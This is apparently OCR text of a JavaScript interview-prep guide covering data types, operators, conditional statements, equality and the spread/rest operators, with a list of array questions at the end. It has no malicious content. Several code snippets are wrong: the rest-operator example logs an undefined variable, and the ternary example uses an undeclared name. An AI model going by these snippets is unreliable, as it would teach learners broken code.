
- A data type determines the **type of variable.**

```
//Number
let age = 25;
```

```
//String
let message = 'Hello!';

//Boolean
let isTrue = true;

//Undefined
let x;
console.log(x);
// Output: undefined

//Null
let y = null;
console.log(y);
// Output: null
```




Q. What is the difference between primitive and non-primitive data types? V. IMP.



Q. What is the difference between primitive and non-primitive data types? V. IMP.

- Primitive data types can hold only **single** value.
- Primitive data types are **immutable**, meaning their values, once assigned, cannot be changed.

```
//Number
let age = 25;
    age = 30;
```



- Non primitive data types can hold **multiple** value.
- They are mutable and their values can be changed.

```
//Non primitive data types

//Array
let oddNumbers = [1, 3, 5]

//Object
let person = {
  name: "John",
  age: 30,
  grades: ["A","B","C"],
  greet: function() {
  console.log(this.name);
  }
};
```

Q. What is the difference between primitive and non-primitive data types? V. IMP.

Primitive Data Types	Non-primitive Data Types
1. Number, string, Boolean, undefined, null are primitive data types.	Object, array, function, date, RegExp are non-primitive data types.
2. Primitive data types can hold only **single** value.	Non-primitive data types can hold **multiple** values and methods.
3. Primitive data types are **immutable** and their values cannot be changed.	Non-primitive data types are **mutable** and their values can be changed.
4. Primitive data types are **simple** data types.	Non-primitive data types are **complex** data types.

Q. What is the difference between null and undefined in JS?

```
let value1 = 0;

let value2 = '';
```

- (A stand on the wall with also a paper holder) Means there is a **valid variable** with also a value of **data type number**.

```
let value3 = null;
```

- (There is just a stand on the wall) Means there is a **valid variable** with a value of **no data type**.

```
let value4;
```

- (There is nothing on the wall) Means variable is **incomplete variable** and not assigned anything.

Q. What is the difference between null and undefined in JS?

```
let undefinedVariable; //no value assigned
console.log(undefinedVariable);
// Output: undefined
```

- undefined: When a variable is declared but has **not been assigned a value**, it is automatically initialized with undefined.
- Undefined can be used when you don't have the value right now, but you will get it after some logic or operation.

```
let nullVariable = null; //null assigned
console.log(nullVariable);
// Output: null
```

- null: null variables are intentionally assigned the **null value**.
- Null can be used, when you are sure you do not have any value for the particular variable.

Q. What is the use of typeof operator?

- typeof operator is used to determine the **type** of each variable.
- Real application use -> typeOf operator can be used to **validate the data** received from external sources(api).

```
let num = 42;
let str = "Hello, world!";
let bool = true;
let obj = { key: "value" };
let arr = [1, 2, 3];
let func = function() {};
```

```
//using typeof
console.log(typeof num); // Output: "number"
console.log(typeof str); // Output: "string"
console.log(typeof bool); // Output: "boolean"
console.log(typeof obj); // Output: "object"
console.log(typeof arr); // Output: "object"
console.log(typeof func); // Output: "function"
console.log(typeof undefinedVariable);
// Output: "undefined"
```

Q. What is type coercion in JS?

- Type coercion is the automatic conversion of values from one data type to another during certain operations or comparisons.

- Uses of type coercion:

1. Type coercion can be used during **String and Number concatenation.**
2. Type coercion can be used while using **Comparison operators**.

```
let string = "42";
let number = 42;
let boolean = true;
let nullValue = null;
```

```
//Type coercion - automatic conversion
console.log(string + number); // Output: "4242"

console.log(number + boolean); // Output: 43

console.log(number == string); // Output: true
console.log(boolean == 1); // Output: true
console.log(boolean + nullValue); // Output: 1
```

Chapter 3: Operators & Conditions

Q. What are operators? What are the types of operators in JS?

Q. What is the difference between unary, binary, and ternary operators?

Q. What is short-circuit evaluation in JS?

Q. What is operator precedence?

Q. What are the types of conditions statements in JS?


Q. When to use which type of conditions statements in real applications?

Q. What is the difference between == and ===?


Q. What is the difference between Spread and Rest operator in JS?

Q. What are operators? What are the types of operators in JS? V. IMP.

- Operators are **symbols or keywords** used to perform operations on operands.



Q. What are operators? What are the types of operators in JS? V. IMP.




```
let x = 5;
let y = 2;

console.log(x + y);
console.log(x - y);
console.log(x * y);
console.log(x / y);
console.log(x % y);
//Remainder: 1
console.log(x ** y);
//Exponentiation: 25
```


```
let x = 10;

x += 5;
//x = x + 5
console.log(x);
// Output: 15

x *= 2;
//x = x * 2
console.log(x);
// Output: 30
```

```
let x = 5;
let y = 3;

console.log(x > y);
console.log(x < y);
console.log(x >= y);
console.log(x <= y);
console.log(x === y);
// Equality: false
console.log(x !== y);
// Inequality: true
```

```
let x = true;
let y = false;

console.log(x && y);
//Logical AND: false

console.log(x || y);
//Logical OR: true

console.log(!x);
//Logical NOT: false
```

```
let a = 'Hello ';
let b = 'World';

var c =(a + b);
// Concatenation
// "Hello World"
```

Q. What is the difference between unary, binary, and ternary operators?





```
let a = 5;

// Unary operator
// Single operand
let b = -a;
console.log(b);
// Output: -5
console.log(++a);
// Output: 6
```

```
let x = 10;
let y = 3;

// Binary operator
// Two operands
let z = x + y;
console.log(z);
// Output: 13
```

```
// Ternary operator
// Threee operands
let result = condition ? 'Yes' : 'No';

console.log(result);
// Output: 'Yes'
```

Q. What is short-circuit evaluation in JS?

- Short-circuit evaluation stops the execution as soon as the **result can be determined without evaluating** the remaining sub-expressions.





```
// Short-circuit evaluation with logical AND
let result1 = false && someFunction();
console.log(result1);
// Output: false
```

```
// Short-circuit evaluation with logical OR
let result2 = true || someFunction();
console.log(result2);
// Output: true
```


Q. What is operator precedence?

- As per operator precedence, operators with higher precedence are **evaluated first.**





```
let a = 6;
let b = 3;
let c = 2;

//BracketOf-Division-Multiplication-Add-Sub
let result = a + b * c + (a - b);

console.log(result);
// Output: 15
```

Q. What are the types of conditions statements in JS? V. IMP.



Q. What are the types of conditions statements in JS? V. IMP.




```
let x = 5;

if (x > 10) {
  console.log("1");
} else if (x < 5) {
  console.log("2");
} else {
  console.log("3");
}
// Output: '3'
```

```
let y = 20;
let z = y > 10 ? "1" : "0"
console.log(z);
// Output: '1'
```

```
let a = 5;
switch (a) {
  case 1:
    console.log("1");
    break;
  case 5:
    console.log("2");
    break;
  default:
    console.log("3");
}
// Output: '2'
```

Q. When to use which type of conditions statements in real applications? V. IMP.

- If…else : for complex, different & multiline execution.
- Benefit: Cover all scenarios.

```
const age = 25;
const height = 6

if (age < 25 && height < 5) {
  console.log("You are a minor.");
  console.log("You are a short.");
} else if (age >= 18 && height > 6) {
  console.log("You are an adult.");
  console.log("You are an tall.");
} else {
  console.log("You are average");
}
// Output: "You are average"
```

- Ternary operators : for simple conditions & single value evaluations.
- Benefit: Short one line syntax.

```
const isUser = true;

const user = isUser ? 10 : 20;

console.log(user);
// Output: "10"
```

- Switch case: For same left side values.
- Benefit: More structured code.

```
const dayOfWeek = "Tuesday";

switch (dayOfWeek) {
  case "Monday":
    console.log("Start ");
    break;
  case "Tuesday":
  case "Sunday":
    console.log("Weekend!");
    break;
  default:
    console.log("Invalid");
}
// Output: "Weekend!"
```

Q. What is the difference between == and ===? V. IMP.

```
//Loose Equality
console.log(1 == '1');
console.log(true == 1);
// Output: true
```


```
//Strict Equality
console.log(1 === '1');
console.log(true === 1);
// Output: false
```

- Loose Equality (==) operator compares two values for equality after performing **type coercion**
- Strict Equality (===) operator compares two values for equality **without** performing type coercion.

- Normally **=== is preferred** in use to get more accurate comparisons.

Q. What is the difference between Spread and Rest operator in JS?

- The spread operator(...) is used to **expand or spread elements** from an iterable (such as an array, string, or object) into individual elements.




```
// Spread Operator Examples
const array = [1, 2, 3];
console.log(...array); // Output: 1, 2, 3
```

```
// Copying an array
const originalArray = [1, 2, 3];
const copiedArray = [...originalArray];
console.log(copiedArray); // Output: [1, 2, 3]
```

```
// Merging arrays
const array1 = [1, 2, 3];
const array2 = [4, 5];
const mergedArray = [...array1, ...array2];
console.log(mergedArray); // Output: [1, 2, 3, 4, 5]
```

```
// Passing multiple arguments to a function
const numbers = [1, 2, 3, 4, 5];
sum(...numbers);
function sum(a, b, c, d, e) {
  console.log(a + b + c + d + e); //Output: 15
}
```

Q. What is the difference between Spread and Rest operator in JS?

- The rest operator is used in function parameters to collect all **remaining arguments** into an array.

```
// Rest Operator Example
display(1, 2, 3, 4, 5);

function display(first, second, ...restArguments) {
  console.log(first); // Output: 1
  console.log(second); // Output: 2

  console.log(remaining); // Output: [3, 4, 5]
}
```

Chapter 4: Arrays

Q. What are Arrays in JS? How to get, add & remove elements from arrays?

Q. What is the indexOf() method of an Array?

Q. What is the difference between find() and filter() methods of an Array?

Q. What is the slice() method of an Array?

Q. What is the difference between push() and concat() methods of an Array?

Q. What is the difference between pop() and shift() methods of an Array?

Q. What is the splice() method of an Array?

Q. What is the difference between the slice() and splice() methods of an Array?

Q. What is the difference map() and forEach() array methods of an Array?

Q. How to sort and reverse an array?

Q. What is Array Destructuring in JS?


Q. What are array-like objects In JS?

